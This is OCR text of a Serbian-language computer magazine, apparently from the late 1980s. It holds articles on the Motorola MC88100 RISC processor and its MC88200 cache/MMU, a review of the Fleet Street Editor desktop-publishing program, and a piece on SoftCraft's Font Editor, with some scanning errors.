Veličanstveni trio: Tipična konfiguracija, koju čine procesor MC 88100 i dve jedinice za upravljanje memorijom sa ugrađenim kešom MC 88200, razvija brzinu između 14 i 17 MIPS-a i izvodi 7 miliona računarskih operacija sa brojevima u pokretnom zarezu u sekundi, a u paralelnim aplikacijama 1 do 50 MIPS-a; procesor košta 495 \$, a CMMU 795 \$, pa se čitav sistem može dobiti za samo 2085 \$.

zimanje, logičke operacije i operacije nad bitskim poljima). Rede i kompleksnije operacije nad celobrojnim podacima (množenje i deljenje) su u nadležnosti floating-point jedinice. Floating-point jedinica se tretira kao specijalna funkcionalna jedinica (SFU) koja je vezana na interno magistrale procesora, pristupa registrima opšte namene i može da radi u paraleli sa prostornim blokovima unutar mikroprocesora. M88000 arhitektura dozvoljava implementaciju maksimalno 7 SFU u narednim proizvodima iz M88000 familije.

Paralelizam u radu osnovnih funkcionalnih blokova omogućava da se u MC88100 istovremeno obavlja pet aktivnosti: pristup programskoj memoriji, pristup memoriji za podatke, izvršavanje operacije u jedinici za celobrojnu aritmetiku, izvršavanje floating-point instrukcije ili instrukcije celobrojne deljenja i izvršavanje floating-point instrukcije ili instrukcije celobrojne množenja.


Staviše, sve jedinice MC88100 (osim jedinice za celobrojnu aritmetiku) imaju internu protućnu organizaciju. To omogućava da se i prilikom izvršavanja dugotrajnih instrukcija veoma približno održu RISC tempo od jedne instrukcije po mašinskom ciklusu. MC88100 omogućava istovremeno procesiranje:

- dva instrukcijska feća,
- tri pristupa memorije za podatke,
- pet floating-point sabiranja, oduzimanja ili konvertovanja formata, i
- šest floating-point množenja ili četiri celobrojna množenja.

Jedan tipični sistem

Sve ovo čini strukturu MC88100 izuzetno kompleksnom i po tome je Motorolin procesor bez premla među RISC proizvodima. Procesor ima 165.000 tranzistora i razvijen je za 20 meseci, a jedinica za upravljanje memorijom 750.000 tranzistora i razvijen je za 11 meseci. Složena organizacija obično zahteva i složenu upravljačku logiku, koja, međutim, zauzima mnogo prostora na čipu i usporava rad procesora. Zbog toga su u Motoroli odlučili da se najveći deo sinhronizacije rada pojedinih resursa obavlja hardverski pomoću tzv. „scoreboard” registra. Pojedini bitovi u tom registru dodeljeni su odgovarajućim registrima opšte namene (32 bita za 32 registra) i služe za indikaciju „zauzetosti” odgovarajućeg registra od strane pojedinih instrukcija. Tako je moguće istovremeno operirati nad sadržajem više procesorskih registara bez opasnosti da dođe do konfliktnih situacija.

U MC88100 je realizovana još jedna veoma napredna i nova ideja, koju prihvata većina proizvođača RISC procesora. U pitanju je tretman statusa (flag, condition codes). Name, statusa se izračunavaju na eksplicitan zahtev programera pomoću instrukcija poredenja, branch i trap instrukcija. Rezultati testiranja se prosleđuju u specifični registar opšte namene i tretiraju se na isti način kao rezultati bilo kakve, recimo aritmetičke ili logičke, instrukcije. Postojanje jedinstvenog statusnog registra (čiji bi sadržaj uticao na tok izvršavanja programa) je veoma nepravilno u sistemima gde se paralelno izvršava veći broj instrukcija. Premeštanje statusa u registre opšte namene ima još jednu prednost: nema potrebe za realizacijom posebnih puteva za prenos statusnih informacija.




Bez premla među RISC proizvodima: Procesor MC 88100 ima 165.000 a čip sa keš memorijom od 16 K i jedinicom za upravljanje memorijom čitavih 750.000 tranzistora

Lična karta MC88100

- RISC arhitektura
- 51 instrukcija i 6 tipova podataka
- floating-point operacije u jednostrukoj i dvostrukoj tačnosti
- izvršavanje celobrojnih i logičkih operacija, operacija nad bitskim poljima, instrukcija grananja i smeštanja podataka u jednom mašinskom ciklusu
- 32 registra opšte namene
- nedestruktivne operacije nad sadržajima registra
- visok stepen ugrađenog paralelizma (konkurentan rad četiri funkcionalna bloka: jedinice za celobrojnu aritmetiku, floating-point jedinice, jedinice za prikupljanje instrukcija i jedinice za prikupljanje i smeštanje podataka)
- razvijene magistrale za instrukcije i podatke (dve 32-bitne adrese magistrale i dve 32-bitne magistrale podataka)
- 32-bitni hardverski mozač
- brzo procesiranje zahteva za prekidom
- čuvanje konteksta mikroprocesora u internim „shadow” i „exception time” registrima
- direktni interfejs ka memoriji ili MC88200 CMMU (keš i jedinica za upravljanje memorijom)
- detekcija grešaka u redukcijom MC88100 sistemima
- osnovni takt od 20MHz i 25MHz

Na slici 2. prikazana je struktura tipičnog sistema sa MC88100. Sprega sa memorijom se obavlja pomoću komponente CMMU MC88200 koja radi sinhrono sa MC88100. Na MC88200 su integrisani jedinica za upravljanje memorijom (MMU) i keš pod sistema (kontroler i memorija). MC88200 podržava „demand page” virtualnu memoriju sa dva nivoa pre-




vođenja adresa. Keš memorija je kapaciteta 16K, a implementirano je četvorostruko skupo asocijativno preslikavanje (four-way set associative mapping). Pultika ažuriranja memorije (copyback ili write-through) je programabilna. Radi ostvarivanja većeg faktora pogodaka, moguće je kaskadiranje do četiri MC88200.

Kao što se vidi sa slike 2, memorijski prostor za instrukcije i podatke su razdvojeni i njima se pristupa preko odvojenih multiplexiranih magistrala (tzv. Harvard arhitektura). Jedinica za prikupljanje instrukcija i jedinica za prikupljanje i smeštanje podataka imaju svoje privatne „J” magistrale koje čine 32-bitne magistrale za adrese i podatke. MC88200 ostvaruje sprepu sa sistemskom memorijom preko tzv. „J” magistrala. „J” magistrala je 32-bitna magistrala sa multiplexiranim adresama i podacima. Pomoću MC88200 se vrši i arbitracija na „J” basu i multiprocedorskim sistemima.


Struktura M88000 sistema podseća na realizaciju procesorskog modula pomoću čip-seta Clipper (Harvard arhitektura, CPU i FPU u istom čipu, integrisani keš i MMU, multiplexirani sistemski Clipper bas). Motorolin CMMU čip, međutim, omogućava realizaciju većih keš sistema i naprednijih keš tehnika. MC88100 se može i direktno vezati na memoriju (upotreba MC88200 u M88000 sistemima je opcionalna). Ekonomski gledano, takvo rešenje je veoma diskutabilno zbog zahteva za izuzetno brzim i skupim memorijskim komponentama.

Programski model


Kako će još mnogo vremena proći pre nego što domaći programeri počnu intenzivno da koriste MC88100, registarska struktura (slika 3.) i skup instrukcija mikroprocesora će u ovom tekstu biti opisani samo u najopširnijim crtama. Korisnički programi imaju pravo pristupa samo određenim registrima (r0-r31 registrima opšte namene i registrima fr62 i fr63). Postoje 32 32-bitna registra opšte namene koji služe za smeštanje operanda, rezultata i adresa. Pored toga, registri r0 i r1 podržavaju hardverskim kon-



Slika 3 Blok dijagram RISC procesora MC 88100



Slika 2 Tipičan MC 88000 sistem



Slika 4 Konfiguracija koja omogućava detekciju grešaka

Skup instrukcija MC88100

Celobrojne aritmetičke instrukcije

add	Add
addu	Add Unsigned
cmp	Compare
div	Divide
divu	Divide Unsigned
mul	Multiply
sub	Subtract
subu	Subtract Unsigned

Aritmetičke instrukcije u pokretnom zarezu:

fadd	FP Add
fcmp	FP Compare
fddiv	FP Divide
fldcr	Load from FP Control Register
flt	Convert Integer to Floating Point
fmul	FP Multiply
fstcr	Store to FP Control Register
fsub	FP Subtract
fxcr	Exchange FP Control Register
int	Round Floating Point to Integer
nint	Floating-Point Round to Nearest Integer
trnc	Truncate Floating Point to Integer

Logičke operacije

and	AND
mask	Logical Mask Immediate
or	OR
xor	Exclusive OR

Operacije nad bitskim poljima

clr	Clear Bit Field
ext	Extract Signed Bit Field
extu	Extract Unsigned Bit Field
ff0	Find First Bit Clear
ff1	Find First Bit Set
mak	Make Bit Field
rot	Rotate Register
set	Set Bit Field


Instrukcije koje operišu nad sadržajem memorije

ld	Load Register from memory
lda	Load Address
ldcr	Load from Control Register
stcr	Store Register to Memory
stcr	Store to Control Register
xcr	Exchange Control Register
xcrmem	Exchange Register with Memory

Upravljačke instrukcije

bb0	Branch on Bit Clear
bb1	Branch on Bit Set
bcond	Conditional Branch
br	Unconditional Branch
bsr	Branch to Subroutine
jmp	Unconditional Jump
jsr	Jump to Subroutine
rtb	Return from Exception
trp	Trap on Bit Clear
tb1	Trap on Bit Set
tbnd	Trap on Bounds Check
tcnd	Conditional Trap

vincijama. Registar *r0* je „read-only“ registar koji sadrži konstantu nula, čime se izbegava potreba za instrukcijama tipa *xor reg, reg* kojima se sadržaj pojedinih registara anulira. Registar *ri* sadrži pointer na



Slika 3 Skup registara procesora MC 88100



povratak iz subrutine. Ostali registri opšte namene podležu odgovarajućim softverskim konvencijama (vidi sliku 3).

Lako je uočiti težnju da se olakša prenos parametara prilikom pozivanja procedura. Kako bi se omogućile veće performanse, u tu svrhu se, u velikoj meri, koriste interni procesorski registri. Najspokulama rešenje ovakvih problema nudu SPARC RISC arhitektura, po kojoj se u procesoru realizuju, u vidu steka, člavi skupovi („prozori“) registara, pri čemu se susjedni „prozori“ preklapaju (efikasan metod prenosa parametara). CYPRESS-ov SRARC RISC procesor ima čak 136 registara: osam globalnih registara i 8 „prozora“ od po 24 registra, pri čemu se preklapanje susjednih „prozora“ vrši preko 8 registara. Ovakvo rešenje zahteva poveću površinu silicijuma, pa su se u Motoroli odlučili za jednostavniju (ali još uvek dovoljno efikasnu) strukturu. Naime, trebalo je voditi računa i o činjenici da će u naredne mikroprocesore iz M88000 familije biti ugrađeni veći brojevi specijalnih funkcionalnih jedinica.

Na MC88100 je realizovan skup specijalnih „shadow“ i „exception time“ registara. „Shadow“ registri služe kao kopije („senke“) određenih internih registara. Upis u „shadow“ registre vrši se na kraju svakog mašinskog ciklusa. U „shadow“ registrima se čuvaju: — sadržaji sva tri brojača naredbi (vrednost brojača naredbi tekuće instrukcije u paplajnu, vrednost koja ukazuje na narednu instrukciju u paplajnu i vrednost koja se koristi za naredni instrukcijski feč.

— sadržaj „scoreboard“ registara, — sadržaj paplajni registara „data“ jedinice, — sadržaj registara koji sadrže izvorne operande za floating-point jedinicu.

„Exception time“ registri se ne ažuriraju kontinualno, već samo u slučaju uzetih konfliktnih situacija (programskih grešaka, prekida, trepava). Ažuriranje „shadow“ registara može se zabraniti u slučaju kada dođe do uzetih situacija. Time se omogućava da, ukoliko je to potrebno, prekidna rutina sačuva u memoriji (putem store instrukcija) kontekst mikroprocesora neposredno pre prekida. U MC88100 se izbegava automatsko čuvanje sadržaja registara u memoriji (što omogućava, recimo, veliku brzinu odziva na prekidni zahtev).

Instrukcijski skup MC88100 je jako redukovani: svega 51 instrukcija (uključujući i floating-point operacije!) Tabela 1. sadrži pregled instrukcijskog seta.

Detekcija grešaka

Od velikog broja savremenih specijalizovanih mikroprocesorskih sistema zahteva se visoka pouzdanost u radu. Najjednostavniji i najčešće korišćeni metod je udvajanje (redundovanje) procesora. Dva procesora sinhrono izvršavaju isti program, a posebna kontrolna komparatorska logika proverava jednakost stanja na odgovarajućim priključcima oba procesora (adrese, podaci, upravljački signali). Mada jednostavna, pomenuta kontrolna logika prouzrokuje probleme pri praktičnoj realizaciji. Recimo, u sistemu sa MC88100 treba provesti oko 130 adresnih linija i linija za podatke (MC88100 ima 180 pinova!) Broj komparatorskih kola je velik i ima znatnu potrošnju. Zato je detekcija grešaka u „fault-tolerant“ M88000 sistemima realizovana hardverski u komponentama MC88100 i MC88200. Svaki izlazni signal na ovim komponentama ima komparator koji porodi taj signal sa signalom na spoljašnjem priključku. U slučaju neslaganja aktivira se EPR (error detect) signal. Preko posebnog priključka komponenta se postavlja u jedan od dva moda rada: *master mod* ili *checker mod*. Komponenta u *checker mod* radi u paraleli sa *masterom*, očitava instrukcije i podatke, ali ne drapuje signale na svoje izlazne priključke. Jedini omogućeni izlazni signal na *checker* komponenti je signal greške na priključku EPR. Jednostavan primer redundovanog sistema sa dva mikroprocesora prikazan je na slici 4. Naravno, u sistemima pored jednog *master* procesora može postojati više *checker* komponenta. To omogućava da se pored detekcije grešaka može vrši i njihova korekcija (putem, recimo, „većinske“ logike) i jednostavna dinamička rekonfiguracija sistema u kome je otkrivena greška. Omogućavanje rada u *master/checker* konfiguracijama sve je češće zastupljeno među savremenim 32-bitnim mikroprocesorima (NEC V70, recimo).

Manje od igre

Pred nama je program koji bi na prvi pogled trebalo svrstati u kategoriju stonog izdavaštva. **FLEET STREET EDITOR** dozvoljava rad na gotovo svim elementima sloga — oblikovanje površina teksta, promene pisama i ostalih tipografskih elemenata, montažu ilustracija, štampanje na kvalitetnom laserskom štampaču itd. Ipak, onako kako danas shvatamo stono izdavaštvo, *Fleet Street Editor* bi veoma teško mogao da se svrsta u ovu kategoriju. Ne znam kako bismo se osećali pred ovim programom da nemamo „ozbiljnih“ alata za ovaj posao. Ovakvo, čitav utisak se može sažeti u dve reči — veoma simpatično. Iako je osnovna ideja koju nudi pre svega igra, *Fleet Street Editor* nije neozbiljan program. Naprotiv.

Iako program nosi naziv Čuvene londonske ulice, srca engleske novinske industrije, gotovo smo sigurni da se tamo ne koristi. Isto tako smo sigurni da njime neće biti složene ni jedne „ozbiljne“ novine, a verovatno ni jedan, čak ni manji fabrički list. Naziv je, pre svega, izabran da asocira na posebnu vrstu sloga — novinski prelom — kod koga su montažerske makaze najčešće korišćen alat. I zaista, *Fleet Street Editor* je u stvari da „lep“ po strani tekst i grafiku na potpuno prozovljani način. Recimo — uzmete kolonu teksta, ubacite nekoliko ilustracija, postavite naslov i ustanovite da postoji „rupa“ u slogu. Ništa lakše — uzmete „olovku“ i dočrtate na licu mesta neki simbol. A ako u ilustraciji primetite neku nestoću ili element koji smatrate viškom za ovu priliku — *Fleet Street Editor* opet nudi jednostavno rešenje. Uz pomoć „gumice“ obrišete višak ili čak upotrebiti „jupu“ da povećate deo i precizno ga izmenite. Tajna ovako fleksibilnog mešanja grafike i teksta leži u koncepciji koja je mešavina crtačkog programa i editora teksta, pri čemu je više zastupljen prvi element.

Instalacija programa

Program se može konfigurirati da radi sa dve disk jedinice ili sa tvrdim diskom. Instalacija se svodi na kopiranje svih datoteka sa sistemskog i font diska. Program nema posebnu instalaciju za različite modele adaptere i praktično radi samo sa CGA/EGA karticama. Pre početka rada treba standardni program PRINTER i izabrati jedan od 30 različitih standarda matičnih ili laserskih štampača koji odgovara vašem printeru.

Program upotrebljava fontove spakovane u datoteku MASTER.FNT. Različiti izbor fontova u ovoj datoteci se može dobiti na dva načina — kopiranjem neke od datoteka sa dodatnim fontovima sa priloženih disketa (ili za rad sa laserskim štampačem) i njenim preimenovanjem u MASTER.FNT, ili editovanjem datoteke uz pomoć posebnog programa FONTMOVE. Dozvoljeno je izbacivati fontove iz biblioteke, menjati im naziv, kreirati novu FNT datoteku itd.

Fontovi uz program imaju format pogodan za matične štampače ali se mogu štampati i na laseru kao grafika smanjene rezolucije bez korišćenja prvog font mehanizma ovih uređaja. Ako se iskoristi posebna FNT datoteka za laserске štampače, onda je moguće koristiti samo ugrađene fontove — kurier, ineprinter, i tajms i hebelviku, ukoliko imate originalne HP font kasete sa ovim pismima.


S obzirom da *Fleet Street Editor* nije u stanju da radi sa „soft“ fontovima, ozbiljnija primena ovog programa bi zahtevala laserski štampač sa ugrađenim PostScript-om. U ovoj varijanti na raspolaganju je „zak“ 9 (8) veličina u helvetici (tajms).

Prelom publikacije


Program koristi sasvim uobičajeni grafički interfejs za komunikaciju sa korisnikom. Meni na vrhu ekrana, simboli za izbor režima i grafičkih elemenata sa leve strane, dijalog pravougaonici za izbor datoteka i zadavanje parametara — sve sasvim standardno i izvedeno na propisan način. Kao pokazivački uređaj misl je nezamerljiv ali je veoma interesantno



Samo simpatično: Izgled ekrana *Fleet Street Editor*a



Od svega po malo: Izbor fontova koji se dobijaju uz program (za matični štampač)



Prepravke na licu mesta: Direktno editovanje crteža uz pomoć povećanog prikaza detalja

da se tastatura tretira gotovo ravnoparano. Sve naredbe iz menija kao i potvrde ili izbegavanje unosa parametara mogu se alternativno zadati tastaturom. Zahvaljujući ovoj osobini sa programom se može raditi veoma brzo — čak mnogo brže nego što bi bilo primereno ovako koncipiranom programu. Zaista je šesta što alternativni način rada — misl — tastatura — nije usvojen kao standardan kod svih grafičkih programa.

Kreiranje publikacije započinje zadavanjem osnovnih parametara strane — horizontalnih i verti-

kalnih margina, linijskog razmaka i špa poravnavaanja. Format papira je nepromenljiv i uvek je 8x11 inča (letter format). Sledeći korak je upisivanje „sirovog“ teksta koji će se automatski rasporediti po stranama. Sada započinje stvarni posao. Osnovne promene formata teksta se odvijaju preko takozvanih baznih linija (Baselines). Nakon izbora ove opcije program podvlači svaki red linijom i zatim dozvoljava da se promene pararnetri formiranja (poravnavaanja, linijski razmak, margine) izborom jedne od sledećih celina: lokalno samo izabrana linija, sve linije iznad ili ispod izabrane, ili sve linije u jednoj koloni. U praksi to izgleda veoma jednostavno. Ako treba suziti kolonu izabere se opcija „BASELINES — ADJUST COLUMN“ i zatim misem „uhvat“ bilo koja bazna linija u koloni. Pomeranjem levog i desnog markera čitav tekst se dovodi u željeni stubac. Pri postavljanju ilustracija koje okružuje tekst, istom opcijom, ali ovaj put „ADJUST SINGLE“ (podese jedan red) redovi teksta se pomeraju da bi se precizno „zaobišla“ čak i komplikovana ilustracija.

Promena pisma se izvodi na manje više standardan način — deo teksta se misem „zatamni“ i zatim iz menija (FONT i STYLE) izabere pismo i veličina kojom će biti ispisani.

Program dozvoljava i elementarne operacije nad tekstem — isecanje, kopiranje, editovanje, pa čak i tako sitan (i koristan) detalj kao što je kretanje kursora red levo — reč desno.

Fleet Street Editor

Verzija

2.0

Imena

Kreiranje „novinskog sloga“, reklamnih prospekata i brošura, ilustracija na folijama za projekciju, pozivnica i slični formi sloga.

Paket

5 disketa (sistemski, font disketa, podrška laserskim štampačima, primeri i grafička biblioteka)

Uputstvo (oko 200 str), Help kartica

Hardversko okruženje

IBM PC/XT/AT ili kompatibilni, minimum 512K, CGA ili EGA adapter, dve disk jedinice (ili tvrdi disk)

Ulaz

Tastatura ili mis (sa MS kompatibilnim drayverom)

Izlaz

Apple LaserWriter i LaserWriter Plus (i ostali PostScript kompatibilni), HP LaserJet, IBM Graphic Printer i Proprietary, Epson

EX/FX/LQ/LX/MK/RX i svi poznatiji modeli proizvođača NEC, OKIDATA, PANASONIC, STAR, TANDY i TOSHIBA

Formati datoteka

Tekst u čistoj ASCII formi, sopstveni format za grafički deo publikacije (ilustracije)

Fontovi u sopstvenoj MASTER.FNT datoteci

Proizvođač

MINIORSOFT LIMITED Headington Hill Hall Oxford OX3 0BW England

R A C U N A R I

Test programa Fleet Street Editor

INFORMACIJE NA EKRANU

CORE omogućuje istovremeni rad na više tekstova od kojih se svaki nalazi u svom papiru. Papiri su obeleženi brojevima od 0 do 9. **Ramovi** uokviruju površine ekrana u kojima se vidi sadržaj papira. Broj papira je ispisan u levom gornjem uglu rama. Broj papira u kome se nalazi kursor (trenutno aktivan papir) ispisan je na svetloj podlozi. Informacije u dnu ekrana se odnose na aktivan papir i imaju sledeće značenje (redom):


Naziv teksta u aktivnom papiru
Ukupan broj linija teksta
Broj linije na kojoj je kursor
Broj kolone na kojoj je kursor

KRETANJE KURSORA PO TEKSTU

Kretanje kursora za po jedan znak levo i desno kao i jedan red gore/dole ostvaruje se kursorским tasterima na numeričkom delu tastature. Veća pomeranja se dobijaju sledećim kombinacijama:

Pomeranje	Taster
RE« LEVO	CtrlLEFT
RE« DESNO	CtrlRIGHT
PO«ETAK REDA	Home
KRAJ READ	End
PASUS DOLE	CtrlPgDn
PASUS GORE	CtrlPgUp
STRANICA GORE	PgUp
STRANICA DOLE	PgDn

Athens 18pt



Chicago Bold 12pt

London 18pt

Los Angeles Bold 12pt

Miami 12pt

New York 36

Mešana salata: Stranice ovakvog sloga se brzo i lako kreiraju



Pro et contra

Hvalimo

Jednostavnost rukovanja
Brzinu rada (posebno štampanja)
Jednostavno i lako mešanje teksta i grafike

Kritikujemo

Ograničenost u korišćenju fontova laserskih štampaca
Mali izbor predefinisanih elemenata za crtanje

Jednostavno i logično

Rad sa tekstom čini manji deo programa. Moćnosti i opcije se množe zalaskom u grafički režim (drugo slovo A ili bilo koji simbol na niže). Sada se kursor može postaviti na bilo koju poziciju na papiru i tekst pisati na prividno isti način kao i u tekst režimu. Razlika je ipak velika — napisan tekst se ne može obrisati na uobičajen način već se koristi "gumica" kojom se briše kao i crtež. U ovom režimu **Fleet Street Editor** se ponaša kao **PAINT** program (pravi tekst je prikazan rasterom i „nedodirljiv“ je) sa gotovo svim opcijama na koje smo kod sličnih programa navikli. Rad sa blokovima grafike je izveden na gotovo idealan način — blokovi se lako upisuju sa diska (ART datoteke), pozicioniraju na stranu, isecaju delovi i kopiraju, menja im se razmera (na klasičan način promene razmere bit mapirane slike — sa svim posledicama koje to ima) doartvaju elementi (prava, kvadrat) i edituju tačku po tačku zahvaljujući „MAGNIFY“ opciji (povećanje). Na posebnom disku se nalazi veliki broj gotovih crteža u MAC formatu preuzeti sa „mekić“ — na kojima je „sve i svašta“ — od različitih „kćenih“ ramova, preko simbole za najrazličitije primove, hamburgera, oljvki, instrumenata, kuća i rođendanskih poruka do posebno oblikovanih slova.

Rukovanje programom je u svakom pogledu jednostavno i logično tako da nakon jednog pregleda priloženog uputstva neće biti potrebna dodatna objašnjenja. Samo uputstvo, iako urađeno na pregledan način, pomalo nepotrebno komplikuje objašnjenja. Verujemo da bi programu pre pristajalo jedno „opuštenije“ uputstvo što su izgleda i autori ostili ubacivši poglavlja koja vam odaju i neke tajne zanata. Možete naučiti kako izgleda lanac izdavanja od ideje preko planiranja do same realizacije, na koje sve načine možete umnožiti i povezati istove vase publikacije itd.

Samo za igru

Sve što se u FSE može uraditi odijva se na, da ga tako nazovemo, lokalni način — lokalno se menja font, lokalno se menjaju poravnavanje i margine linija, lokalno se postavljaju grafički elementi, lako program dozvoljava rad sa tekstovima od više stranica postoji nekakav način da se ceo slog posmatra globalno — svakom naslovu se mora pojedinačno prometi pismo i poravnavanje. Ovakvo tretiranje teksta kao i nemogućnost korišćenja većeg izbora kvalitetnih laserskih fontova (što povlači i tešku prilagodljivost našem jeziku) prilično čvrsto određuje oblast primene ovog programa — ako zanemarimo mogućnost slaganja internih novina od nekoliko stranica (za takva izdanja je investicija u opremu i ovako nedostupna) ili sgranje sa rođendanskim čestitkama, ostaje da se samo neki uspešni poslovi mogu lepo uraditi. Ako ste jedan od retkih korisnika koji ima potrebu za manje zvaničnim propagandnim materijalom od nekoliko stranica, ovaj program vam najtoplije preporučujemo. Ostalima, kao i autoru ovog teksta, program može pružiti samo nekoliko sati dobre zabave.

Život jednog fonta

Pošto smo u prošlim „Računarima“ upoznali osnovne karakteristike *SoftCraft*-ovih programa za automatsko prilagodbavanje pojedinih fontova popularnim tekst procesorima i paketima za stono izdavaštvo, ovoga meseca proučavamo „mikroklimu“ jednog fonta — pozabavićemo se programerskim alatima koje je firma *SoftCraft* ponudila korisnicima čije potrebe ne mogu da se zadovolje jednostavnim kupovinom nekog od gotovih pisama!

Iako bi katalog gotovih fontova za laserske štampače koje *Hewlett-Packard*, *Xerox*, *Aldus*, *SoftCraft* i mnoge slične firme nude verovatno predstavljao podeljivu knjigu, rešenje šipa „ključ u bravu“ nije baš uvek primenljivo — često ćemo poželeli neki specijalni znak, vinjetu, memorandum, logo... Domaće korisnike računara, osim toga, muče i problemi adaptacija: slova često treba kreirati, rasporediti prema usvojenom standardu, premeštati levo-desno kada se nabave fontovi iz nekog novog izvora i tome slično. Ovakve se operacije obično poveravaju nekom font editoru — kod nas je uobičajeno napominjati *Font Gen IV+* koji će verovatno biti prikazan već u sledećim „Računarima“. Popularnost *FontGen-a*, naravno, ne znači da na tržištu nema i konkurentskih programa, među kojima zapaženo mesto zauzima *Font Editor* firme *SoftCraft*.

Makaze — i — lepak

Struktura i instalacija *Font Editor-a* je u mnogome slična *FontGen-u*: u neki od direktorijuma treba prepisati datoteke sa dve diskete (jednu čini sam editor, a drugu razni konverzicioni i drugi uslužni programi), programom *FFCONFIG* podešeti razne karakteristike ekrana i štampača, obitkati *SCFEBME-FONTA* i ugledati nekoliko prozora koje *Font Editor* nudi (slika 1). Prvi od osnovnih prozora prikazuje kompletan znak, dok se u drugom prozoru taj znak vidi „izdaleka“ — rasterisana površina ne predstavlja deo samog znaka, ali zato omogućava da slovo vidimo bez nepotrebnih pojedinosti, tj. otprilike onako kako će izgledati na papiru. Treći prozor je pomoćni (ispisuje se uputstvo za korišćenje aktivne opcije) dok se u vrhu ekrana nalazi menija linija pomoću koje učitavamo i mešamo fontove, otvaramo nove prozore i radimo mnoge druge neophodne poslove.

Svojevršnim stripom koji je prikazan na slikama 2,3, i 4 ilustrovali smo rad *Font Editor-a*: izabrali smo



znak u (sliku) koji u (izdavaštvo) fontu (npr. Ital.) a onda ga dopunili linijom koja čini pravu programersku nulu. Povlačenje linije smo započeli ulaskom u *Options* meni, izborom opcije *Thick* (debla linija), pomeranjem miša na poziciju početka bovaćne linije, njenog „razvlačenja“ do krajnjeg položaja i, pošto je tastar na mišu pritisnut, određivanjem debljine linije. Pošto je crtanje završeno, promena je registrovana i u prozoru koji „dajtnak“ prati oblike znakova. Ukoliko nam ovaj pogled nije dovoljan, izabraćemo opciju *Test string iz Print* menija i *LaserJet II* će ispisati kompletan izgled promenjenog fonta.

Jedna od važnih karakteristika *Font Editor-a* je mogućnost rada sa velikim brojem prozora — izborom neke od opcija iz *Window* menija možemo krei-


rat prozore raznih veličina i postavljati karaktere na proizvoljnu „udaljenost“ od njih (slika 5); na taj se način u nekom prozoru možemo gledati kompletna slova, u drugom njihovih detalji a u trećem umanjeni izgled slova pogodan za sagledavanje karakteristika fonta. Za korisnike kojima je *Font Editor* potreban radi kreiranja YU slova posebno je značajna mogućnost da se u jednom prozoru vidi jedno a u drugom neko drugo slovo, što znači da interaktivno možemo kopirati „kvakvice“ pretharajuć, na primer, G i deo slova O sa obrtomom „kapicom“ u slovo C. Samo se po sebi razume da je primena raznih opcija makaze — i — lepak „cut & paste“ beskrainjo lakša za korisnike koji su se opremili mišem, ali je za nevolju moguća i kontrola kursorskim tasterima.

Ne tako lako

Iako je *Font Editor* opremljen džinovskim brojem opcija i dokumentovan na nekih 250 strana, pokazuje se da je njegova upotreba relativno jednostavna — stavke su logično susedne po menijima i očigledno imenovane, paket je interaktivan u tom smislu što će se kurzor uvek automatski pozicionirati na mesto na kome je potreban sledeći unos (kada smo postavili dve dve tačke opisane linije, kurzor se postavio na njenu sredinu dajući nam tako na znanje da liniji treba dodeliti i nekakvu debljinu), rad je veoma brz i komforan i tako dalje. Pokazuje se, osim toga, da je *Font Editor* opremljen i raznim alatima za crtanje logo simbola i ostalih vinjeta — krugovi, polukrugovi, elipse i druge „zakrivljene oblike“ možemo po volji uvoditi, razvlačiti i kombinovati. Posebno je interesantna mogućnost „uvozu“ slika u PCX formatu koje su dobijene skeniranjem i editovanjem u okviru programa *Pic Paintbrush*, na ovaj način je ambicioznijim korisnicima omogućeno da skeniranjem profesionalnih materijala raznih štamparija kreiraju kompletne fontove.

Većina neiskusnih korisnika će, suočena sa savršeno izrađenim alatima kao što je *Font Editor II* od *FontGen IV+*, pomisliti da je nastanak novih pisama sasvim jednostavna operacija: iscrtate slovo A, pa onda slovo B i začas ste stigli do malog Z. Pri tom je otkrivajuća okolnost što možete da silapazno gotove segmente pojedinih slova iz već raspoloživih fontova! Ovakvim otdotivanjem nastale su, na primer, razne verzije cirilice koje kruže po Jugoslaviji i predstavljaju pravu pravcaut antipropagandnu stonog izdavaštva; da slične pojave nisu karakteristične za naše meridijane pokazuje i cirilni font koji firma *SoftCraft* prodaje pod etiketom *user supported font* (familija slova koju su korisnici proizveli i za koju prodavač ne garantuje) slova su jednostavno ispod svake kritike! Pokazuje se, sve u svemu, da živ čovek jednostavno nije u stanju da prostim pokretanjem miša oblikuje kompletan font tako da sva slova budu jednoobrazna; problemi se dalje povećavaju saznanjem da se pismo sastoji od više veličina slova, pri čemu svaka veličina sadrži standardna, polucrna (bold), kursivna i polucrna kursivna slova. *Font Editor* će, očigledno, ponuditi automatsko uvećavanje, umanjavanje i zakrivljavanje slova, ali slične opcije bolje nemote ni isprobavati — rezultati su daleki od bilo kakvih profesionalnih standarda.

Kako su onda nastali divni fontovi koje koristimo? Zainteresovane za razmatranje ovog pitanja






Slika 1 Naslovni ekran programa *Font Editor*

Specijalni efekti

Ponekad ćemo poželeti da brzo kreiramo neki naslov ili atraktivan logo bez upuštanja u avanture editovanja bit mape pojedinih znakova. Slične specijalne efekte obezbeđuje program *Font Effects* firme *SoftCraft* — naoko mali program koji se sastoji od jedne diskete i kratkog uputstva daje neke zaista zadivjuće rezultate!

